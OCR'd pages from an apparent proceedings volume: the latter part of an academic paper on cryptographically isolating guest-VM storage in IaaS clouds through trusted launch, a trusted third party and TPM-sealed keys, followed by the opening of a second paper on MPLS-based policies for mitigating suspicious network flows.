


Fig. 4. Trusted VM launch protocol: $\mathcal{C}$: Client; $\mathcal{S}$: Scheduler; $\mathcal{CH}$: Compute Host; $\mathcal{TTP}$: Trusted Third Party;

(a) **The identifier of the VM to be launched, ID_{VM}.**
(b) **A storage domain identifier, ID_D.** For this protocol assume $ID_D = A$.
(c) **An assertion, $\mathcal{AS}$, proving to the TTP, that C is authorized to request the launch of VM instances with access to storage domain A.**[3]
(d) A nonce ($\mathcal{N}$) encrypted with the public key of the TTP (PK_{TTP}); denote the resulting encrypted nonce by $\mathcal{N}_{PK_{TTP}}$
(e) Optional additional parameters, such as required target platform Security Profile (SP) and a hash H_{VM} of the target VM image[4].

2. **The client produces a digital signature, $\mathcal{SIG}$, over all the values in $\mathcal{M}$ using the client's Private Key (PrK_C), with the corresponding public key certified in $CertC$.** Denote the data structure containing $\mathcal{M}$, $\mathcal{SIG}$ and $CertC$ by $\mathcal{T}_{TTP}$.
3. $\mathcal{T}_{TTP}$ is sent to the IaaS provider along with VM_{image} or an indication of the VM Image (ID_{VMimg}) that should be chosen for launch from a publicly available VM image repository.
4. The scheduler (S) selects a suitable available compute host in the provider network and transfers $\mathcal{T}_{TTP}$ and VM_{image}/ID_{VMimg} to the chosen compute host.

[3] We assume here that an assertion in the SAML format is used.
[4] Here we assume that an unmodified, "vanilla" VM image available from a public image repository is used. The protocol can be adapted for client-customized images, by encrypting the image with a symmetric key K, protecting K with PK_{TTP} and including that into $\mathcal{M}$.

5. Once the compute host receives $\mathcal{T}_{TTP}$, it sends $\mathcal{T}_{TTP}$ to the TTP for verification.
6. The TTP follows the below steps to verify the contents of the received $\mathcal{T}_{TTP}$, attest the trustworthiness of the compute host and generate the necessary keys:
   (a) **TTP verifies $CertC$ and the signature $\mathcal{SIG}$ and if they are valid, TTP proceeds to the next step; otherwise it aborts with an error message to CH.**
   (b) **TTP checks the assertion, $\mathcal{AS}$ (using the client's identity and key information provided in $CertC$) and verifies that the client is authorized to use storage domain A**[5]. If that is true, TTP proceeds with next step, otherwise it aborts with an error message to the compute host.
   (c) Using its private key, TTP decrypts the received $\mathcal{N}_{PK_{TTP}}$ contained in $\mathcal{M}$.
   (d) **TTP generates a *session domain key* for the domain specified by ID_D (in this example we assume domain "A") and the target platform. We denote this key by SDK_A.**
7. **Parameters ID_{VM} and SDK_A** (together with other parameters such as $\mathcal{N}$ and H_{VM}, similar to the mechanism in [16]) **are TPM *sealed* to a protected state of the compute host and only made available to a trusted state of the compute host.** The encrypted message, denoted $\mathcal{M}^{TTP}_{\texttt{sealed}}$, is sent back to the compute host, which concludes the trusted launch. We maintain our earlier assumption that C has requested the launch of a publicly available VM image and provided H_{VM} for verification:
8. The compute host *unseals* $\mathcal{M}^{TTP}_{\texttt{sealed}}$ and **ensures SDK_A is available to the secure component running on the platform.**
9. The compute host compares the received H_{VM} with the hash of the available VM image to ensure its integrity.
10. **The VM is assigned ID_{VM} and is launched in a secure isolated execution compartment on the trusted platform.**
11. The compute host injects $\mathcal{N}$ into the VM image prior to launching the VM instance, launches the VM instance and returns an acknowledgement to the client to confirm a successful launch.
12. To verify that the VM instance has been launched on a trusted platform, the client challenges the VM instance to prove its knowledge of $\mathcal{N}$.

4.2 Initialization and First Time Data Writes

The protocol for set up and first time data write is presented in Figure 5 and explained in detail below.

1. The VM instance on the compute host requests access to a new storage resource, e.g. a block device or database in the provider network; the storage resource is denoted by SR.

[5] We assume that remote attestation of the compute host will also be performed at this point; however this is not included in the current description



:$\mathcal{VM}$
:$\mathcal{SC}$
:$\mathcal{SR}$
:$\mathcal{TTP}$
1. write$_x$
2. $\mathcal{W}_{request}$
6. $\mathcal{W}_{response}$
8. $\frac{\texttt{metadata}_x}{\mathcal{WT},\ MAC_{\mathcal{WT}}}$
ok
9. $\texttt{data}_x^{K_x^e,\ K_x^i}$
ack$_{\texttt{data}}$
ack$_{\texttt{data}}$

Fig. 5. Secure block write procedure: $\mathcal{VM}$: VM instance; $\mathcal{SC}$: Secure component; $\mathcal{SR}$: Storage resource; $\mathcal{TTP}$: Trusted Third Party;

2. The storage resource reference is denoted SR_R. Using SR_R as reference, the VM specifically requests a data write to a storage entity, x, in SR (this being a block or other storage structure).
3. This request is intercepted or received by the secure component.
4. The secure component sends, protected under key SDK_A, a write request ($\mathcal{W}_{request}$) to the TTP for new storage entity keys for entity x, domain A and SR_R from the VM instance identified by VM_{ID}. The request is confidentiality and integrity protected using SDK_A[6].
5. The TTP executes the verification steps outlined below:
   (a) TTP verification, using SDK_A, that $\mathcal{W}_{request}$ is correct, which includes a verification of the domain access rights of the key SDK_A. The protocol execution only proceeds if the key SDK_A is associated with the requested domain.
   (b) If so, TTP fetches the master key K_M for the requested domain A and generates a nonce $\mathcal{N}^{TTP}$.
   (c) Next, TTP uses a suitable pseudo-random function, $PRF(K_M,\ \mathcal{N}^{TTP})$ to generate data encryption and integrity protection keys. In this way, the generated keys are associated with a specific domain indicated by the domain identifier provided by the customer. The VM_{ID} is associated with the domain for ancillary purposes, such as billing.
   (d) Denote encryption and integrity protection keys by K_x^e and K_x^i respectively[7].

[6] Several alternatives for confidentiality and integrity protection are applicable using well-established protocols, e.g. TLS with pre-shared keys.

[7] In certain cases, *only integrity* or *only confidentiality* of data is required and thus one of the two keys suffice. Here we assume both confidentiality and integrity protection is needed.

(e) Next the TTP generates a token ($\mathcal{WT}$) consisting of $\mathcal{N}^{TTP}$, A and SR_R.
(f) The TTP uses an internal integrity key, which never leaves the logical domain of the TTP, to calculate an integrity check value over $\mathcal{WT}$, denoted as $MAC_{\mathcal{WT}}$.

6. Next, the write response token $\mathcal{W}_{response}$ (containing $\mathcal{WT}$, $MAC_{\mathcal{WT}}$, K_x^e, K_x^i) is confidentiality and integrity protected using SDK_A[8] and sent to the secure component.
7. The secure component receives $\mathcal{W}_{response}$ from the TTP, decrypts $\mathcal{WT}$, $MAC_{\mathcal{WT}}$, K_x^e and K_x^i and associates them with domain A and VM_{ID}.
8. The secure component stores $\mathcal{WT}$ and $MAC_{\mathcal{WT}}$ received from TTP as part of storage metadata for the new storage entity x in SR.
9. The secure component uses keys K_x^e and K_x^i to protect the confidentiality and integrity of the data stored in storage entity x in SR.

Performance and Efficiency Considerations. The storage entity unit should be selected so that the communication frequency between the secure component and TTP on one hand and the secure component's activities on the other hand do not incur a larger performance penalty than what is acceptable by the involved parties. Also, the storage entity unit should be selected so that integrity protection meta-data does not consume a larger portion of storage than what is acceptable by the involved parties.[9]

4.3 Subsequent Data Reads and Writes


The protocol for subsequent data reads and writes is introduced and explained in detail below; a high-level view of the key retrieval protocol is presented in Figure 6.

The VM identified to the compute host by VM_{ID} requests a data write or data read from entity x using SR_R as a reference handle. This request is intercepted or received by the secure component and the following procedure applies:

1. The secure component checks if the required integrity and confidentiality keys needed to verify and decrypt the requested storage entity x are cached locally. If that is the case, it proceeds to step 5. Otherwise, the protocol executes the following steps:
2. First, it locates $\mathcal{WT}$ and MAC_{WT} used to protect x in SR in the meta data of storage entity x.
3. The secure component sends to the TTP a read-write request ($\mathcal{RW}_{request}$) containing $\mathcal{WT}$, $MAC_{\mathcal{WT}}$, A, SR_R and the VM_{ID}, and a request for the data entity keys for x. The write request is confidentiality and integrity protected under key SDK_A[6]. The TTP executes the following steps to provide the necessary encryption and integrity protection keys:

[8] Several alternatives for confidentiality and integrity protection are applicable using well-established protocols, e.g. TLS with pre-shared keys.

[9] We plan to investigate the relation between the storage entity unit size and performance penalty in a prototype implementation.



:$\mathcal{SC}$
:$\mathcal{TTP}$
3. get_keys_x $\{\mathcal{WT}, MAC_{\mathcal{WT}}, A, SR_R\}_{SDK_A}$
3.(a) verify($\mathcal{WT}$)
correct
3.(b) verify(ID_D, SR_R)
correct
3.(c) $PRF(K_M, \mathcal{N}^{TTP})$
K_x^e, K_x^i
3.(d) $\{K_x^e, K_x^i\}_{SDK_A}$
4. decrypt$\{K_x^e, K_x^i\}_{SDK_A}$
K_x^e, K_x^i

Fig. 6. key retrieval procedure for subsequent data reads and writes: $\mathcal{SC}$: Secure component; $\mathcal{TTP}$: Trusted Third Party;

(a) The TTP verifies the correctness of the $\mathcal{RW}_{request}$ and of the token $\mathcal{WT}$ (using its own internal MAC key). Similar to the initialization protocol, the TTP verifies the domain access rights associated with SDK_A and only proceeds if the key SDK_A is associated with the domain identifier requested by the secure component.

(b) If $\mathcal{WT}$ is valid, TTP checks that the domain identifier and SR_R contained in $\mathcal{WT}$ match the ID_D and SR_R indicated by the secure component.

(c) If all the above verifications are successful, TTP uses the K_M domain master key and $\mathcal{N}^{TTP}$ in $\mathcal{WT}$ to derive K_x^e and K_x^i for VM instance VM_{ID}.

(d) Next, the TTP sends to the secure component the keys K_x^e and K_x^i in a read-write response message ($\mathcal{RW}_{response}$) which is confidentiality and integrity protected using SDK_A[6].

4. The secure component receives $\mathcal{RW}_{response}$ from TTP and decrypts the keys.
5. The secure component uses K_x^e and K_x^i to encrypt and/or integrity protect (write) or decrypt and/or integrity check (read) data at storage entity x.

5 Security Evaluation

To assess the solution, we first discuss the involved components and the expected security properties and continue with a brief discussion of the protocol verification using ProVerif, a cryptographic protocol verifier [23].

In the system model currently considered, integrity of *VM images* is universally important, while confidentiality is mostly relevant in the case of client-customized VM images. In the proposed solution, integrity is ensured by calculating $\mathcal{SIG}$ of the H_{VM} on the client side and verifying it on the compute host at the time of launch. We apply previously introduced principles for trusted *VM instance* launch [14, 16] in order to ensure that the respective VM instance has been launched on a trusted compute host, i.e. on a compute host running a trusted code base, attested by a TTP. The TTP has, within the scope of this protocol, extensive responsibilities and must itself be protected from software attacks[10].

A key assumption of the protocol is the reliance on an attested and trusted compute host, which is performed by the TTP using *Direct Anonymous Attestation* [25] defined in version 1.2 of the TCG specification.

Integrity verification of the stored data is performed using integrity keys K_x^i, which are generated by the TTP. Key generation requires the presence of the correct session domain key SDK, which is sealed to the trusted configuration of the compute host. According to TPM properties, the sealed SDK can only be decrypted by the compute host if it is in the trusted state the key was sealed to [9]. Consequently, a compute host booted into an untrusted state (configuration) or a malicious third party would be unable to obtain K_x^i. The same mechanism protects the confidentiality protection key K_x^e. Security of the keys K_x^e and K_x^i regenerated for subsequent reads and writes is ensured by the integrity verification of the token $\mathcal{WT}$ created by the TTP and stored in the meta data.

Enforceable access rights management is ensured by the requirement for the VM launch process to present an assertion $\mathcal{AS}$ generated by the client to the TTP. If no such assertion is available, the VM launch process is aborted by the TTP (the IaaS can still launch a VM instance, however such an instance would not be *trusted* by the IaaS client). Furthermore, possession of a session domain key for the respective domain generated in the process of trusted launch is necessary to obtain the integrity and confidentiality protection keys K_x^e and K_x^i. Thus, a VM instance which does not possess the client-provided $\mathcal{AS}$ for a certain domain would not complete a trusted launch procedure and would not obtain the session domain key for the respective administrative domain. The step requiring the VM launch process to present a client-generated assertion during the guest VM launch procedure to obtain a session domain key which is in turn necessary for data access operations satisfies requirement 2 by enforcing access rights based on the credentials provided by the IaaS client.

Domain isolation of data is cryptographically enforced by the TTP in several steps. First, session domain keys SDK_A are generated based on the information received from the client, in particular assertion (proving to the TTP that the

[10] Anecdotal cases, such as NIST taking the National Vulnerability Database (NVD) offline in response to learning that it had been hacked [24] point to the fact that attestation services (such as the TTP) are important attack vectors and must therefore be closely monitored.

client is authorized to launch VM instances with storage access to a certain domain) and the client certificate. Subsequent generation of confidentiality and integrity protection keys K_x^e and K_x^i is only done by the TTP based on the possession of a correct session key for the respective domain. A VM instance can thus only obtain read or write access if it has been launched in the same domain and the respective assertion has been provided by the IaaS client. Malicious or accidental allocation of the respective storage resource to an arbitrary VM instance would not have any effect on the confidentiality of the data protected under K_x^e. Such cryptographic isolation satisfies requirement 3 stated above.

5.1 Protocol Verification with ProVerif

We have verified the security properties of the proposed protocol using ProVerif, an automatic cryptographic protocol verifier in the formal (Dolev-Yao) model [23][11]. The verification has demonstrated the confidentiality of both the stored data and consequently of the confidentiality protection keys[12], as well as of the TTP-generated nonce that is necessary in order to regenerate the confidentiality and integrity protection keys K_x^e and K_x^i, demonstrating that requirement 1 has been satisfied.

6 Related Work

The importance of data confidentiality protection and isolation of data between tenants in a IaaS environment is underlined by the attention it has received from the research community. However, many public IaaS providers still harbour "low hanging fruits" in terms of vulnerabilities, such as for example the one addressed in [6], when researchers have identified vulnerabilities in the disk allocation procedure whereby the disk space allocated to a certain tenant would contain fragments of information written by other previous tenants. This particular vulnerability was caused by the fact that the hosting OS's file API, which by default zeroes uninitialized data, was not used in the disk allocation process. Our approach prevents such cases by encrypting the data prior to writing it to disk. Management of allocated disk space according to security domains is another barrier that would prevent an attacker from gaining access to disk space potentially containing remnants of data. In this scenario, in case an improperly sanitized disk is allocated to a guest VM from a different administrative domain, the guest VM would only access encrypted data.

While the authors in [6] suggest full disk encryption as one of the mitigation techniques, management of encryption keys is not trivial and has been the focus of a large body of research. For example, [26] focuses on managing access rights upon shared versioned encrypted data on cloud infrastructure for a restricted, flexible group. The authors base their model on several components, namely a

[11] The ProVerif script is available at `https://github.com/nicopal/dbspVerification`

[12] The verification model assumes confidentiality protection also includes integrity protection so not separate integrity verification of data was modelled.

Key Graph, encrypted updates to the Key Graph (denoted as Key Trails) as well as actual versioned data, where the latter two are stored in the untrusted cloud and the first one is stored with a trusted third party. Key Trails are used to both adapt on the fly the Key Graph based on granted or revoked data access, as well as format for deltas between two versions of the Key Graph. This model focuses on key management, leaving the encryption and decryption operations to the clients of the cloud storage. The approach builds on earlier research in the area, namely [27] and utilizes the generation of encrypted key updates by storing Key Trails on highly available and scalable but untrusted cloud infrastructures parallel to the encrypted data. All keys are versioned equivalent with the data, in order to allow a rather granular data access control, where the client can access a certain version or all previous versions of the data. The authors also describe a potential extension of the scheme that would allow a granular, per version client access to the data. While this approach is attractive in many ways, especially considering the granular control of data, the requirement for client-side encryption limits the applicability of the scheme for client guest VMs that (for any reason) do not have the ability to run custom confidentiality/integrity protection code. In addition, our proposed solution allows protection of persistent data at storage in an IaaS deployment almost transparently from the client point of view.

The trusted hypervisor approach has received much attention in the research community, as builds on the idea of separating resource allocation from resource isolation, such that a specialized, trusted hypervisor is deployed on ring 0 below the commodity hypervisor and protects the memory space of a guest VM from an untrusted commodity hypervisor. This is done without intentionally interfering with resource allocation, which is usually left to the commodity hypervisor, hence the separation between resource allocation and isolation. Variations of this scenario include eliminating the commodity hypervisor as a whole and relying on a trusted hypervisor with reduced functionality (e.g. support of a single guest VM). Below follow two examples of this approach, which could be used in combination with the protocols described in this paper. BitVisor (introduced in [28] and further in [29]) is a thin hypervisor based on Intel VT-x and AMD-V designed to enforce I/O device security of virtualized guests. The hypervisor uses a parapass-through architecture that allows to forward a subset of the I/O instructions (keyboard and mouse actions) without modification in order to have a minimal impact on the performance of the VM instances. The approach describes a method to offer access to both encrypted and unencrypted areas of the disk in a manner transparent to the VM instance. Different from other approaches, BitVisor assumes a minimal hypervisor functionality which facilitates deployment efforts.

While it introduces several novel ideas and has a code implementation which also has been extended by other researchers, BitVisor trades the ability to have concurrently executing VM instances for simplicity and ease of installation. This limitation severely reduces the applicability of BitVisor in virtualized IaaS environments, where hardware multiplexing is an important requirement.

In [30] the authors propose a full disk background encryption model by introducing TCVisor, a BitVisor-based hypervisor with a parapass-through architecture which introduces a novel key-management approach and TPM support. Support for TPM is added in order to store parts of cryptographic keys and whole-disk checksums for integrity checking. The authors use Merkle trees for integrity verification and protect the root value relying on TPM functionality. However, the exact procedure of storing or sealing the root value of the Merkle tree hash is not discussed. A modified version of AES is used for data encryption; however the undisclosed modifications to AES raise concerns about the necessity of modifying a standard verified encryption algorithm and about the effects the of introduced modifications. The authors also examine the topic of key revocation and propose an aggressive key revocation scheme triggered by user input. The approach suggested in the paper does indeed address some aspects of protecting privacy-sensitive data in IaaS storage. However, by building TCVisor on top of BitVisor, the model inherits the limitations of BitVisor, e.g. support for only one executing VM instance.

As mentioned above, the DBSP protocols presented in this paper can be applied as an extension of trusted hypervisor approaches, since similar to such hypervisors, DBPS protocols require external attestation from a third party.

7 Conclusion

In this paper we have introduced a set of complementary protocols intended to ensure transparent domain-based isolation between data stored by guest VMs. Transparency is ensured by introducing a 'secure component' SC, which is trusted by the hypervisor. This secure component performs key management on the compute host side, along with background confidentiality and integrity protection of stored data. We furthermore introduce domain-based isolation, which uses symmetric encryption to ensure that guest VMs only obtain data read or write access if they are authorized to do so by the IaaS client. We rely on trusted computing principles and earlier defined trusted VM launch protocols in order to ensure that guest VM instances are only launched on trusted IaaS compute hosts. We perform a theoretical security evaluation of the proposed solution. Description and evaluation of an implementation of the solution on either the Xen or KVM virtualization platforms are left for future work.

References

1. Mell, P., Grance, T.: The NIST definition of cloud computing (draft). NIST special publication 800 (2011)
2. The 112th US Congress: Cloud Computing Act of 2012, S. 3569 (112th) (2012)
3. European Commission: Regulation of the European Parliament and the Council on the protection of individuals with regard to the processing of personal data and on the free movement of such data. In: C7-0025/12 (January 2012)

4. Somorovsky, J., Heiderich, M., Jensen, M., Schwenk, J., Gruschka, N., Lo Iacono, L.: All Your Clouds Are Belong to us: Security Analysis of Cloud Management Interfaces. In: Proceedings of the 3rd ACM Workshop on Cloud Computing Security, CCSW 2011, pp. 3–14. ACM, New York (2011)
5. Ristenpart, T., Tromer, E., Shacham, H., Savage, S.: Hey, You, Get Off of My Cloud: Exploring Information Leakage in Third-Party Compute Clouds. In: Proceedings of the 16th ACM Conference on Computer and Communications Security, CCS 2009, pp. 199–212. ACM, New York (2009)
6. Jordon, M.: Cleaning up dirty disks in the cloud. Network Security 2012(10), 12–15 (2012)
7. U.S. General Services Administration Industry Advisory Council: Federal Risk and Authorization Management Program (FedRAMP) (2012), `http://www.gsa.gov/graphics/staffoffices/2012_01_11_ACT_IAC_FedRAMP_FINAL.pdf`
8. Smith, J., Nair, R.: Virtual Machines: Versatile Platforms for Systems and Processes. Morgan Kaufmann (June 2005)
9. Trusted Computing Group: TCG Specification, Architecture Overview, revision 1.4. Technical report, Trusted Computing Group (2007)
10. Neisse, R., Holling, D., Pretschner, A.: Implementing Trust in Cloud Infrastructures. In: 2011 11th IEEE/ACM International Symposium on Cluster, Cloud and Grid Computing (CCGrid), pp. 524–533 (May 2011)
11. Sadeghi, A.-R., Stüble, C., Winandy, M.: Property-Based TPM Virtualization. In: Wu, T.-C., Lei, C.-L., Rijmen, V., Lee, D.-T. (eds.) ISC 2008. LNCS, vol. 5222, pp. 1–16. Springer, Heidelberg (2008)
12. Danev, B., Masti, R.J., Karame, G.O., Capkun, S.: Enabling Secure VM-vTPM Migration in Private Clouds. In: Proceedings of the 27th Annual Computer Security Applications Conference, ACSAC 2011, pp. 187–196. ACM, New York (2011)
13. Santos, N., Gummadi, K.P., Rodrigues, R.: Towards Trusted Cloud Computing. In: Proceedings of the 2009 Conference on Hot Topics in Cloud Computing, HotCloud 2009. USENIX Association, Berkeley (2009)
14. Aslam, M., Gehrmann, C., Rasmusson, L., Björkman, M.: Securely Launching Virtual Machines on Trustworthy Platforms in a Public Cloud - An Enterprise's Perspective. In: Leymann, F., Ivanov, I., van Sinderen, M., Shan, T. (eds.) CLOSER, pp. 511–521. SciTePress (2012)
15. Aslam, M., Gehrmann, C., Björkman, M.: Security and Trust Preserving VM Migrations in Public Clouds. In: 2012 IEEE 11th International Conference on Trust, Security and Privacy in Computing and Communications (TrustCom). TRUSTCOM, Liverpool (2012)
16. Paladi, N., Gehrmann, C., Aslam, M., Morenius, F.: Trusted launch of virtual machine instances in public iaas environments. In: Kwon, T., Lee, M.-K., Kwon, D. (eds.) ICISC 2012. LNCS, vol. 7839, pp. 309–323. Springer, Heidelberg (2013)
17. Jansen, W., Gance, T.: Guidelines on security and privacy in public cloud computing. Technical report, National Institute of Standards and Technology (December 2011)
18. Omote, Y., Chubachi, Y., Shinagawa, T., Kitamura, T., Eiraku, H., Matsubara, K.: Hypervisor-based background encryption. In: Proceedings of the 27th Annual ACM Symposium on Applied Computing, SAC 2012, pp. 1829–1836. ACM, New York (2012)
19. Barham, P., Dragovic, B., Fraser, K., Hand, S., Harris, T., Ho, A., Neugebauer, R., Pratt, I., Warfield, A.: Xen and the art of virtualization. ACM SIGOPS Operating Systems Review 37(5), 164–177 (2003)

20. Jin, S., Ahn, J., Cha, S., Huh, J.: Architectural support for secure virtualization under a vulnerable hypervisor. In: Proceedings of the 44th Annual IEEE/ACM International Symposium on Microarchitecture, pp. 272–283. ACM (2011)
21. Azab, A.M., Ning, P., Wang, Z., Jiang, X., Zhang, X., Skalsky, N.C.: Hypersentry: enabling stealthy in-context measurement of hypervisor integrity. In: Proceedings of the 17th ACM Conference on Computer and Communications Security, pp. 38–49. ACM (2010)
22. Murray, D.G., Milos, G., Hand, S.: Improving xen security through disaggregation. In: Proceedings of the Fourth ACM SIGPLAN/SIGOPS International Conference on Virtual Execution Environments, pp. 151–160. ACM (2008)
23. Blanchet, B., et al.: An efficient cryptographic protocol verifier based on prolog rules. In: 14th IEEE Computer Security Foundations Workshop, CSFW-14 (2001)
24. National vulnerability database taken offline after malware is found on servers. Technical report, SANS NewsBites, vol. XV(21) (2013), www.sans.org
25. Brickell, E., Camenisch, J., Chen, L.: Direct anonymous attestation. In: Proceedings of the 11th ACM Conference on Computer and Communications Security, pp. 132–145. ACM (2004)
26. Graf, S., Lang, P., Hohenadel, S., Waldvogel, M.: Versatile key management for secure cloud storage. Submitted at EuroSys 11(11.4), 2012–2013 (2012)
27. Waldvogel, M., Caronni, G., Sun, D., Weiler, N., Plattner, B.: The versakey framework: Versatile group key management. IEEE Journal on Selected Areas in Communications 17(9), 1614–1631 (1999)
28. Shinagawa, T., Eiraku, H., Tanimoto, K., Omote, K., Hasegawa, S., Horie, T., Hirano, M., Kourai, K., Oyama, Y., Kawai, E., et al.: Bitvisor: a thin hypervisor for enforcing i/o device security. In: Proceedings of the 2009 ACM SIGPLAN/SIGOPS International Conference on Virtual Execution Environments, pp. 121–130. ACM (2009)
29. Omote, Y., Chubachi, Y., Shinagawa, T., Kitamura, T., Eiraku, H., Matsubara, K.: Hypervisor-based background encryption. In: Proceedings of the 27th Annual ACM Symposium on Applied Computing, pp. 1829–1836. ACM (2012)
30. Rezaei, M., Moosavi, N., Nemati, H., Azmi, R.: Tcvisor: A hypervisor level secure storage. In: 2010 International Conference for Internet Technology and Secured Transactions (ICITST), pp. 1–9. IEEE (2010)

An Adaptive Mitigation Framework for Handling Suspicious Network Flows via MPLS Policies

Nabil Hachem, Joaquin Garcia-Alfaro, and Hervé Debar

Institut Mines-Telecom, Telecom SudParis
CNRS Samovar UMR 5157, Evry, France

Abstract. As network attacks become more complex, defence strategies must provide means to handle more flexible and dynamic requirements. The Multiprotocol Label Switching (MPLS) standard is a promising method to properly handle suspicious flows participating in such network attacks. Tasks such as alert data extraction, and MPLS routers configuration present an entailment to activate the defence process. This paper introduces a novel framework to define, generate and implement mitigation policies on MPLS routers. The activation of such policies is triggered by the alerts and expressed using a high level formalism. An implementation of the approach is presented.

Keywords: Network Security, Policy Management, MPLS, OrBAC.

1 Introduction

Nowadays, protecting data and network resources requires a whole new set of processes and technology challenges [30]. In [16] we presented HADEGA, a novel and efficient mitigation technique to counter network attacks. HADEGA relies on MPLS (Multiprotocol Label Switching [25]). The MPLS technology is widely used by service providers (i.e. to establish VPN, or to maintain service level guarantees, etc.) and presents a de-facto standard practice for Traffic Engineering and Differentiated Services. In HADEGA, MPLS is used for the sake of network security: through the settlement of various routing and QoS schemes on suspicious communications flowing across service providers' networks.

As it happens with many other mitigation technologies, HADEGA requires the enforcement of appropriate security rules triggered by adaptive defence processes (e.g., monitoring tools reporting incidents via alerts). However, in the original proposal of HADEGA, the management aspect of the solution was omitted. The goal of this paper is, therefore, to complement the HADEGA approach by addressing this crucial aspect. Our goal is to develop a policy-based management tool that post-processes the output of monitoring tools (e.g., incident alerts) and provide the appropriate mitigation scripts necessary to configure MPLS routers. For this purpose, we use a high level formalism based on the OrBAC model [21]. OrBAC is chosen for its expressiveness and transformation capabilities, which are rich enough to cover all the necessities of our approach. The OrBAC model is used in a top-down fashion, to properly generate MPLS router configuration rules from high-level (abstract) routing and QoS mitigation policies.

We validate our proposal by presenting an ongoing prototype developed under the open source MotOrBAC framework [2]. MotOrBAC already provides some of the necessary elements of our approach, such as the OrBAC policy editor and a powerful Application Programming Interface (API) to extend the capabilities of the editor. In our case, we extend such capabilities by adding (1) a new policy instantiation engine to provide the mapping between OrBAC policies and alerts; and (2) a policy transformation engine to translate the inferred rules into MPLS configuration scripts.

Paper organization — Section 2 elaborates further on our motivation problem and provides some background and state of the art literature. Sections 3 and 4 address the modeling of MPLS reaction policies using the OrBAC formalism. Section 5 overviews the ongoing development of a practical implementation of our approach. Section 6 presents a discussion and some related work. Section 7 concludes the paper.

2 Background

2.1 HADEGA

In the normal context, an MPLS domain is responsible to direct packet flows along a predetermined path in a per-route scheme. It also defines packets behaviour in a per-hop scheme. These dual schemes are achieved in MPLS through Traffic Engineering [5] and Differentiated Services [14] strengths. We presented in [16] HADEGA, a novel mitigation technique that benefits from these strengths to mitigate and reduce the impact of suspicious flows. In HADEGA, each MPLS domain is seen as a single packet forwarding component that first aggregates the suspicious flows, and second controls them (e.g., *de-prioritizes* their treatment or points them to a *blackhole*). The network suspicious flows are associated to suspicious traffic classes. The definition of these classes relies on network and assessment information. Mapping the suspicious flows to these classes is achieved via the data extracted from the alerts raised by monitoring tools. Then, MPLS labels are associated to those suspicious flows. These labels bounded to suspicious packets are used to make the treatment and forwarding decision all over the MPLS domain. From a life-cycle perspective, HADEGA consists of the following processes:

Planning Process: it consists of the definition of a pool of class of suspicious services, paths and forwarding behaviour treatments. The suspicious class of services are fixed based on security assessment attributes. The paths are distinguished by their distinct per-route attributes (i.e., number of hops, minimum/maximum bandwidth, link colors, etc.). The forwarding behaviour treatments have different per-hop attributes (i.e., scheduling, dropping policy, etc.). These paths and forwarding behaviour treatments handle the suspicious flows. We call them suspicious paths and forwarding behaviour treatments. The planning process is based on the predicted state of traffic load and existing traffic views. It consists of *long-term* strategies. It is done off-line taking into account global network conditions and traffic load.

Reaction Process: it consists of responding to alerts on both network (i.e., performance) and security (i.e., threat) levels. The reaction process is divided into two aspects: (1) network adaptation and (2) flow admission control.

